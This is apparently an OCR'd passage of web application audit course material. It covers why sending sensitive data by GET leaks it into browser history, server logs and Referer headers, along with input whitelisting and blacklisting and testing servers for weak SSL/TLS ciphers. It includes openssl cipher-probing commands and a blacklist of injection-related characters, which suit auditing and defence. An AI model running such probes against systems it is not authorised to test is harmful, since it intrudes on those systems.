
What if a GET request were used to submit a credit card number, Social Security number, bank account number, and so on. That information is now stored on the hard drive in an unencrypted form, which is a very bad idea. Worse, this type of behavior creates the motivation for individuals to discover browser flaws that allow them to remotely expose locally cached data, allowing an attacker to collect this sensitive information remotely.



The above data dump is from another online banking site. At first, the site seemed well behaved in its use of HTTP request methods. Every transaction that used sensitive data used the POST method. Every transaction except one. It was one of the last tests performed during the audit. The request was to submit a change of address. Now that type of transaction is typically sensitive because an attacker could change your address and then order new checks, thus allowing him to intercept the checks without you knowing, especially if the new address is a vacant apartment. Given the security implications of this transaction, the site required the user to enter her password to submit a change of address.

The URL above was captured in the browser's history file. Can you imagine the PR nightmare if users noticed their Social Security number in their web history file?


Where did this data come from? All I was asked to enter into the form was my new address and my password. All the other form elements were hidden form elements, thus submitted automatically for me. This is definitely one HTML page you don't want cached in clear text on your PC.



This is an issue that developers sometimes misunderstand completely. For example, take a look at the developer post to a Ruby programming forum looking for help for his application. Here we can see that he is currently passing *everything* in the URL using a GET request. This instantly puts the username, password, and more into the web access log in and all these other locations. Unfortunately, as you can see, his solution is *not* to switch to a POST but instead to try to encrypt the URL.


The algorithm he's asking about, Blowfish, is a symmetric cipher. As you likely remember from our Day 2 discussions, this means that there is a single key that is used to encrypt and to decrypt. What does this mean for security? This means that if an attacker gains access to the web server where this code resides, he not only has access to the logs that contain a lot of super sensitive data (like all the usernames and passwords) but he also has access to the key that was used to encrypt that data! When this is the case the encryption becomes meaningless!

The "Please help its[sic] very urgent" at the bottom also sends a message; how soon do you think deployment is and when did he start thinking about securing his application?



Real world example: The above web server logs were acquired remotely during a web application assessment by exploiting a web server weakness. Do not assume your web logs are safe. Even if they cannot be accessed remotely by unauthorized users, they can be seen by local web administrator who may not have a need to see the sensitive data embedded into the URLs.


It is also not terribly uncommon to find that through a misconfiguration the logs have been left in a public place or, if you pay to have your site hosted by a web hosting service, your web logs may be in a public place by default!




If you're still not convinced, possibly the best reason to never use a GET for input is the referer field. We saw this HTTP header earlier today. Recall that this field tells the server how we got here. The referer contains the entire URL including all parameters that were sent.

What's the impact? Imagine that we have an application that accepts input using a GET. Imagine that our user has just finished doing something that is somewhat sensitive and that the parameters for that last query are now sitting in the URL on the browser bar. The user, having finished what he planned to do, now clicks a Google add or double-clicks an add that is also on the page. The browser now sends a request to this third party happily including the current URL in the referer field! Not only is the data not encrypted but it's now stored in plain text on someone *elsé's* server!

(Please note, "Referer" looks as though it is spelled incorrectly. In fact, in the original standard it was spelled incorrectly but this became ratified in the standard itself! When dealing with the "referrer" field in HTTP, we must refer to it as the "Referer.")



Now that we've been clear about why the GET method can be so dangerous for sensitive data, let's turn our attention to user input validation and testing. Remember we said that we want to try to put bad stuff into every opening we can find in the web application. This means every opening! It's easy to overlook some, so don't forget the cookies, the HTTP headers, and so on. What should you put into these openings? Let's look at that more closely.




To properly filter user input we have an easy-to-implement suggestion. Rather than trying to figure out all the characters that might possibly be dangerous or bad, identify all the characters that you actually *need.*

For example, does your application require the less than or greater than symbols (<>)? Does it require the percent (%) sign? Instead of trying to list these as bad, they simply would not be included in what is needed. By the way, by eliminating the characters just mentioned, you may very well have just armored your application against almost every type of invalid input attack!

After we determine what's necessary, the programmer creates a regular expression that searches for anything other than what is required. We don't have to know which characters that includes. Regular expressions can calculate that automatically!

After filtering the input we have two choices of what to do. First, we could take the sanitized input and perform our processing using that. We can feel quite safe, but we're not actually checking for tampering. If we want even more security, we can compare the original entry to the sanitized version. If the original is in any way different from the sanitized version, we would generate a security warning and reject the users' input completely, forcing them to reenter and not taking any chances.

When manipulating input fields, don't overlook the hidden things. It's not just the form fields that a user can type into, it's also the pull-down menus, the HTTP headers, the cookies, and more.



Although whitelisting is always considered best practice, you can definitely find yourself in a situation in which whitelisting is extremely difficult or possibly even impractical. The best example of this is in an application that has been designed for a multinational audience.


Creating a whitelist for all roman text is simple. A simple search and replace of the following format will do the job well:

```
s/[^a-zA-Z0-9 .]//
```

This is clearly better than trying to identify every possible bad character. After we move to Unicode-based localization, however, this becomes impractical; the number of characters that are now permissible is not possible to predict during development. In this case, as a last resort, we would fall back on blacklisting. At a minimum, have special concern and handling for the following characters:


```
“, ‘, %, <, >, ), (, &, |, !
```

Some of these are related to SQL Injection flaws. Others can be leveraged to achieve Cross-Site Scripting. Still others might be used to hexadecimally encode payloads or to effect an LDAP injection attack.



Audit objective: We want to be sure that sensitive data viewed by the user is secured in transit (for example, SSL) and does not accidentally get stored insecurely without the user's consent or knowledge (that is, browser caching).

We've covered the use of SSL and TLS to some degree in the course so far, so there won't be much here that's new. Actually, we're introducing a higher level concept that demonstrates why encryption is important, how to leverage encryption with anticaching techniques, and how to verify that the encryption is appropriate. Also, there are times when encryption doesn't offer us protection. Let's start with that idea first.




When we say "encryption" we are actually talking about several things, including a key exchange, a cryptographic cipher, and the key size used by the cipher. All this and more are negotiated during the initial connection made between a web browser and server.

The problem is that not all ciphers are as strong as others. The web server may be offering weak ciphers to the users of a web application with highly sensitive data. Another extremely important problem is that we may not be following the "best practice" of disabling everything except for TLS 1.2.

Why can't we just enforce TLS 1.2 everywhere? After all, the majority (though not all) of the TLS and SSL issues in recent memory (POODLE, BREACH, Heartbleed…) take advantage of weaknesses in older versions of these standards or use a Man in the Middle to force two partners to downgrade the cipher suite that will be used. Requiring TLS 1.2 and disabling all weak ciphers completely should solve the problem, right?

The big issue here is that we run straight into operational issues. We cannot guarantee that every customer who accesses our site will have a browser that supports TLS 1.2. Worse, we can't guarantee that all our customers can (legally) support the best encryption algorithms or key lengths! What all this means is that we must understand the operational requirements, research current threats, and provide advice to the business based on our research and the deployment that is in place.



When using OpenSSL, the ciphers offered by the remote server may be displayed during the initial handshake. The syntax to try is

```
$ openssl s_client -connect target:port -ssl2 -cipher
'LOW:NULL:aNULL:EXPORT'
```

And

```
$ openssl s_client -connect target:port -ssl3 -cipher
'LOW:NULL:aNULL:EXPORT'
```

If you **can connect** to the target web server using either of these command, then it proves that the target web server is using a **weak or null cipher**.


Another option here is to grab a copy of the PCI validation tools available from CyberDefense (www.cyber-defense.org). One of the many tests that this tool accomplishes is a report of the SSL/TLS configuration of a web server!

Automated Testing

- Qualys has a free service: https://www.ssllabs.com/ssltest/

Qualys has a free tool to help you evaluate the configuration of your SSL/TLS settings, certificates, and key lengths. Simply go to www.ssllabs.com/ssltest and enter the address of the site to be tested and off it goes!

After approximately 1 minute, the assessment will be complete, and you will receive a letter grade for the site. What does the letter grade mean? Simply click the IP address of the host on the left side to find out.




Here we can see the details of the aws.amazon.com host that was tested on the last slide by the Qualys SSL assessment tool. The break down at the bottom helps you determine exactly what the settings are. With these settings in hand, we can then compare to the organization's best practice and current vulnerabilities to determine what recommendations, if any, should be made.

In this case, we can see that the Amazon.com server in question does not support TLS 1.2 but only older versions. In addition, it supports a known weak cipher in an SSL/TLS context (RC-4). These two things together force the score to be limited to only a B. Would these settings be acceptable in your organization? Here's another question, especially for U.S. government people: Are you using Amazon.com's FedRamp with AWS? It might be interesting to check if the management console for your AWS management under FedRamp actually meets your information processing requirements!

Security Issues with Web Encryption: Mixed Content


- The issue is also called "Mixed Frames":
  - Yes, I know we rarely use frames anymore!!!
- The idea is that content on a page may be coming from more than one source:
  - You may not "see" frames today, but the issue is the same!



Auditing Web Based Applications

